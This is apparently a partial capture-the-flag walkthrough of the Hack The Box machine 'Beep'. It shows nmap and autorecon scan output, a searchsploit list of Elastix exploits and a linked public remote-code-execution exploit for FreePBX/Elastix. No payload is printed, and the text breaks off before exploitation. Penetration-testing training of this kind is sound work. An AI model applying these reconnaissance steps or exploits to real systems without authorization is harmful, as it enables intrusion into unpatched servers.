
HTB Beep

The following is walkthrough of the HTB machine beep.

Walkthrough


Beep has an IP of 10.10.10.7

First thing we do is connect with our VPN pack from HTB and then run our Nmap scans. Furthermore, from there we can host the scan results on an HTTP server using Updog and enumerate further.




```
/home/kali/Desktop/HTB
autorecon 10.10.10.7
directory
10.10.10.7/
```

```
[3] 0:openvpn  1:zsh  2:python  3:nc-  4:python  5:zsh*          "root@kali:/home/kali/" 21:36 27-Feb-22
```




```
.rw-------   49 kali 12 Feb 08:46 .Xauthority
.rw-------  25k kali 24 Feb 22:03 .xsession-errors
.rw------- 4.6k kali 18 Feb 10:24 .xsession-errors.old
.rw-r--r--  100 kali  2 Feb 17:38 .zsh_history
.rw-r--r-- 8.4k kali 23 Feb  2021 .zshrc
drwxr-xr-x    - kali 19 Feb 12:21 Desktop
drwxr-xr-x    - kali 23 Feb  2021 Documents
drwxr-xr-x    - kali 24 Feb 13:32 Downloads
drwxr-xr-x    - kali 23 Feb  2021 Music
drwxr-xr-x    - kali 12 Feb 17:49 Pictures
drwxr-xr-x    - kali 23 Feb  2021 Public
drwxr-xr-x    - kali 23 Feb  2021 Templates
drwxr-xr-x    - kali 23 Feb  2021 Videos
┌ 10.10.14.11 > root@kali > /home/kali                                                        ✔ 07:48
└ home
┌ 10.10.14.11 > root@kali > /home/kali/Desktop                                                ✔ 07:48
└ cd HTB/10.10.10.7/results/10.10.10.7/scans
┌ 10.10.14.11 > root@kali > /home/kali/Desktop/HTB/10.10.10.7/results/10.10.10.7/scans        ✔ 07:48
└ l
.rw-r--r--  14k root 24 Feb 09:51 _commands.log
.rw-r--r-- 3.2k root 24 Feb 08:57 _errors.log
.rw-r--r-- 5.4k root 24 Feb 09:51 _full_tcp_nmap.txt
.rw-r--r--  16k root 24 Feb 09:51 _manual_commands.txt
.rw-r--r-- 1.6k root 24 Feb 12:44 _patterns.log
.rw-r--r-- 4.8k root 24 Feb 08:54 _quick_tcp_nmap.txt
.rw-r--r-- 2.3k root 24 Feb 09:04 _top_100_udp_nmap.txt
drwxr-xr-x    - root 23 Feb 18:11 tcp22
drwxr-xr-x    - root 23 Feb 18:11 tcp25
drwxr-xr-x    - root 23 Feb 18:11 tcp80
drwxr-xr-x    - root 23 Feb 18:11 tcp110
drwxr-xr-x    - root 23 Feb 18:11 tcp111
drwxr-xr-x    - root 23 Feb 18:11 tcp143
drwxr-xr-x    - root 23 Feb 18:11 tcp443
drwxr-xr-x    - root 23 Feb 19:09 tcp878
drwxr-xr-x    - root 23 Feb 18:11 tcp993
drwxr-xr-x    - root 23 Feb 18:11 tcp995
drwxr-xr-x    - root 23 Feb 18:11 tcp3306
drwxr-xr-x    - root 23 Feb 19:09 tcp4190
drwxr-xr-x    - root 23 Feb 18:11 tcp4445
drwxr-xr-x    - root 23 Feb 19:09 tcp4559
drwxr-xr-x    - root 23 Feb 19:09 tcp5038
drwxr-xr-x    - root 23 Feb 18:11 tcp10000
drwxr-xr-x    - root 24 Feb 09:04 udp123
drwxr-xr-x    - root 24 Feb 09:04 udp5060
drwxr-xr-x    - root 23 Feb 18:19 udp10000
drwxr-xr-x    - root 23 Feb 17:59 xml
┌ 10.10.14.11 > root@kali > /home/kali/Desktop/HTB/10.10.10.7/results/10.10.10.7/scans        ✔ 07:48
└ updog -p 1234
[+] Serving /home/kali/Desktop/HTB/10.10.10.7/results/10.10.10.7/scans...
 * Running on all addresses.
   WARNING: This is a development server. Do not use it in a production deployment.
 * Running on http://192.168.101.144:1234/ (Press CTRL+C to quit)
█

[3] 0:openvpn  1:zsh  2:python* 3:nc  4:python  5:zsh-                         "updog -p 1234" 21:36 27-Feb-22
```




```
# Nmap 7.92 scan initiated Thu Feb 24 08:45:17 2022 as: nmap -vv --reason -Pn -T4 -sV -sC --version-all -A --osscan-guess -p- -oN /home/kali/Desktop/HTB/10.10.10.7/results/10.10.10.7/scans/_full_tcp_nmap.txt -oX /home/kali/Desktop/HTB/10.10.10.7/results
/10.10.10.7/scans/xml/_full_tcp_nmap.xml 10.10.10.7
Increasing send delay for 10.10.10.7 from 0 to 5 due to 349 out of 872 dropped probes since last increase.
Increasing send delay for 10.10.10.7 from 5 to 10 due to 11 out of 18 dropped probes since last increase.
Warning: 10.10.10.7 giving up on port because retransmission cap hit (6).
Nmap scan report for 10.10.10.7
Host is up, received user-set (0.11s latency).
Scanned at 2022-02-24 08:45:18 CST for 3979s
Not shown: 62551 closed tcp ports (reset), 2969 filtered tcp ports (no-response)
PORT      STATE SERVICE    REASON         VERSION
22/tcp    open  ssh        syn-ack ttl 63 OpenSSH 4.3 (protocol 2.0)
25/tcp    open  smtp       syn-ack ttl 63 Postfix smtpd
|_smtp-commands: Couldn't establish connection on port 25
80/tcp    open  http       syn-ack ttl 63 Apache httpd 2.2.3
|_http-server-header: Apache/2.2.3 (CentOS)
110/tcp   open  pop3       syn-ack ttl 63 Cyrus pop3d 2.3.7-Invoca-RPM-2.3.7-7.el5_6.4
111/tcp   open  rpcbind    syn-ack ttl 63 2 (RPC #100000)
143/tcp   open  imap       syn-ack ttl 63 Cyrus imapd 2.3.7-Invoca-RPM-2.3.7-7.el5_6.4
443/tcp   open  ssl/https? syn-ack ttl 63
|_ssl-date: 2022-02-24T16:46:10+00:00; +1h00m00s from scanner time.
| ssl-cert: Subject: commonName=localhost.localdomain/organizationName=SomeOrganization/stateOrProvinceName=SomeState/countryName=--/organizationalUnitName=SomeOrganizationalUnit/localityName=SomeCity/emailAddress=root@localhost.localdomain
| Issuer: commonName=localhost.localdomain/organizationName=SomeOrganization/stateOrProvinceName=SomeState/countryName=--/organizationalUnitName=SomeOrganizationalUnit/localityName=SomeCity/emailAddress=root@localhost.localdomain
| Public Key type: rsa
| Public Key bits: 1024
| Signature Algorithm: sha1WithRSAEncryption
| Not valid before: 2017-04-07T08:22:08
| Not valid after:  2018-04-07T08:22:08
| MD5:   621a 82b6 cf7e 1afa 5284 1c91 60c8 fbc8
| SHA-1: 800a c6e7 065e 1198 0187 c452 0d9b 18ef e557 a09f
| -----BEGIN CERTIFICATE-----
| MIIEDjCCA3egAwIBAgICfVUwDQYJKoZIhvcNAQEFBQAwgbsxCzAJBgNVBAYTAi0t
| MRIwEAYDVQQIEwlTb21lU3RhdGUxETAPBgNVBAcTCFNvbWVDaXR5MRkwFwYDVQQK
| ExBTb21lT3JnYW5pemF0aW9uMR8wHQYDVQQLExZTb21lT3JnYW5pemF0aW9uYWxV
| bml0MR4wHAYDVQQDExVsb2NhbGhvc3QubG9jYWxkb21haW4xKTAnBgkqhkiG9w0B
| CQEWGnJvb3RAbG9jYWxob3N0LmxvY2FsZG9tYWluMB4XDTE3MDQwNzA4MjIwOFoX
| DTE4MDQwNzA4MjIwOFowgbsxCzAJBgNVBAYTAi0tMRIwEAYDVQQIEwlTb21lU3Rh
| dGUxETAPBgNVBAcTCFNvbWVDaXR5MRkwFwYDVQQKExBTb21lT3JnYW5pemF0aW9u
| MR8wHQYDVQQLExZTb21lT3JnYW5pemF0aW9uYWxVbml0MR4wHAYDVQQDExVsb2Nh
| bGhvc3QubG9jYWxkb21haW4xKTAnBgkqhkiG9w0BCQEWGnJvb3RAbG9jYWxob3N0
| LmxvY2FsZG9tYWluMIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQC3e4HhLYPN
| gwJ4mKlW/UpmemPfK/a3mcafSqx/AJP340C0Twj/cZNaqFPLOWTN|cq4mmiV++9a
| oJCkj4apDkyICI1emsrPaRdrlA/cCXcn3nupfOgcfpRV4vqNfqorRgpJC07T4bcp
| Z6YHuxtRtP7gRJiEiyt4FP2jOvtvMqEWkwIDAQABo4IBHTCCARkwHQYDVR0OBBYE
| FL/OLJ7hJVedlL5Gk0fYvo6bZkqWMIHpBgNVHSMEgeEwgd6AFL/OLJ7hJVedlL5G
| k0fYvo6bZkqWoYHBpIG+MIG7MQswCQYDVQQGEwItLTESMBAGA1UECBMJU29tZVN0
| YXRlMREwDwYDVQQHEwhTb21lQ2l0eTEZMBcGA1UEChMQU29tZU9yZ2FuaXphdGlv
| bjEfMB0GA1UECxMWU29tZU9yZ2FuaXphdGlvbmFsVW5pdDEeMBwGA1UEAxMVbG9j
| YWxob3N0LmxvY2FsZG9tYWluMSkwJwYJKoZIhvcNAQkBFhpyb290QGxvY2FsaG9z
| dC5sb2NhbGRvbWFpboICfVUwDAYDVR0TBAUwAwEB/zANBgkqhkiG9w0BAQUFAAOB
| gQA+ah2n+bomON94KgibPEVPpmW+8N6Sq3f4qDG54urTnPD39GrYHvMwA382ang0
| l3zta5tXYAVj22kiNM2si4bOMOsa6FZR4AEzWCq0t2S/vTCCRaT79mWj3bUvtDkV
| 2ScJ9I/7b4/cPHDOrAKdzdKxEE2oM0cwKxSnYBJk/4aJIw==
|_-----END CERTIFICATE-----
993/tcp   open  ssl/imap   syn-ack ttl 63 Cyrus imapd
```


Upon investigation, we are able to find a Login portal for Beep that demonstrates the server is running Elastix which is a server software. Given this, we are able to find a couple of vulnerabilities surrounding Elastix server software and get a remote reverse shell using a found file upload vulnerability.

Exploit: https://github.com/infosecjunky/FreePBX-2.10.0---Elastix-2.2.0---Remote-Code-Execution





```
 10.10.14.11  root@kali  /home/kali/Desktop/HTB/10.10.10.7/results/10.10.10.7                    ✔  22:29
 ss elastix
--------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                   |  Path
--------------------------------------------------------------------------------- ---------------------------------
Elastix - 'page' Cross-Site Scripting                                            | php/webapps/38078.py
Elastix - Multiple Cross-Site Scripting Vulnerabilities                          | php/webapps/38544.txt
Elastix 2.0.2 - Multiple Cross-Site Scripting Vulnerabilities                    | php/webapps/34942.txt
Elastix 2.2.0 - 'graph.php' Local File Inclusion                                 | php/webapps/37637.pl
Elastix 2.x - Blind SQL Injection                                                | php/webapps/36305.txt
Elastix < 2.5 - PHP Code Injection                                               | php/webapps/38091.php
FreePBX 2.10.0 / Elastix 2.2.0 - Remote Code Execution                           | php/webapps/18650.py
--------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
 10.10.14.11  root@kali  /home/kali/Desktop/HTB/10.10.10.7/results/10.10.10.7                    ✔  22:29
 █
directory
exploit/  loot/    report/   scans/

[3] 0:openvpn  1:zsh  2:python  3:nc- 4:python  5:zsh*                  "root@kali:/home/kali/" 22:29 27-Feb-22
```



elastix exploit github - Google Search - Mozilla Firefox

https://www.google.com/search?client=firefox-b-1-e&q=elastix+exploit+github

elastix exploit github

About 4,560 results (0.31 seconds)

https://github.com › infosecjunky › FreePBX-2.10.0---...

FreePBX-2.10.0---Elastix-2.2.0---Remote-Code-Execution

Modified version of the original one for HackTheBox Beep · **GitHub** · infosecjunky/**FreePBX**-2.10.0---**Elastix**-2.2.0---Remote-Code-Execution: Modified version of ...

People also search for

elastix exploit walkthrough	elastix 2.2.0 exploit github
elastix 2.2.0 exploit	freepbx 2.8 14 exploit github
elastix default credentials	asterisk cli exploit

https://gist.github.com › ...

FreePBX 2.10.0 / Elastix 2.2.0 - Fixed to avoid SSL errors.

Exploit Title: **FreePBX** / **Elastix** pre-authenticated remote code execution **exploit**. # Google Dork: oy vey. # Date: March 23rd, 2012. # Author: muts.

https://github.com › unix › webapp › FreePBX-2.10 › f...


exploit/freepbx_2.10_with_ssl.py at master · am0nsec ... - GitHub

#!/usr/bin/env python. import urllib. import ssl. import sys. print "[*] FreePBX 2.10.0 / **Elastix** 2.2.0\" **exploit** with SSL".

https://github.com › daniboomberger › elastix_lfi

Rewrote Elastix 2.2.0 local file inclusion in python. - GitHub

Elastix Local File Inclusion in python. Original **exploit** information. Author: cheki Link: https://www.**exploit**-db.com/**exploits**/37637 Language: perl.



GitHub - infosecjunky/FreePBX-2.10.0---Elastix-2.2.0---Remote-Code-Execution: Modified version of the original one for HackTheBox Beep - Mozilla Firefox

https://github.com/infosecjunky/FreePBX-2.10.0---Elastix-2.2.0---Remote-Code-Execution

infosecjunky / FreePBX-2.10.0---Elastix-2.2.0---Remote-Code-Execution Public

master · 1 branch · 0 tags

infosecjunky Update README.md · f67a1ab on Nov 3, 2021 · 12 commits

.gitattributes	Initial commit	2 years ago
README.md	Update README.md	4 months ago
exploit.py	Update exploit.py	4 months ago

README.md

FreePBX 2.10.0 / Elastix 2.2.0 - Remote Code Execution

My writeup https://infosecjunky.com/hack-the-box-beep-writeup-without-metasploit/

Please do the neccesary changes or else the script will not work

Edit the following /etc/ssl/openssl.cnf

at the bottom of the config file make the following changes.

[system_default_sect]

About

Modified version of the original one for HackTheBox Beep


Readme · 1 star · 1 watching · 3 forks

Releases: No releases published

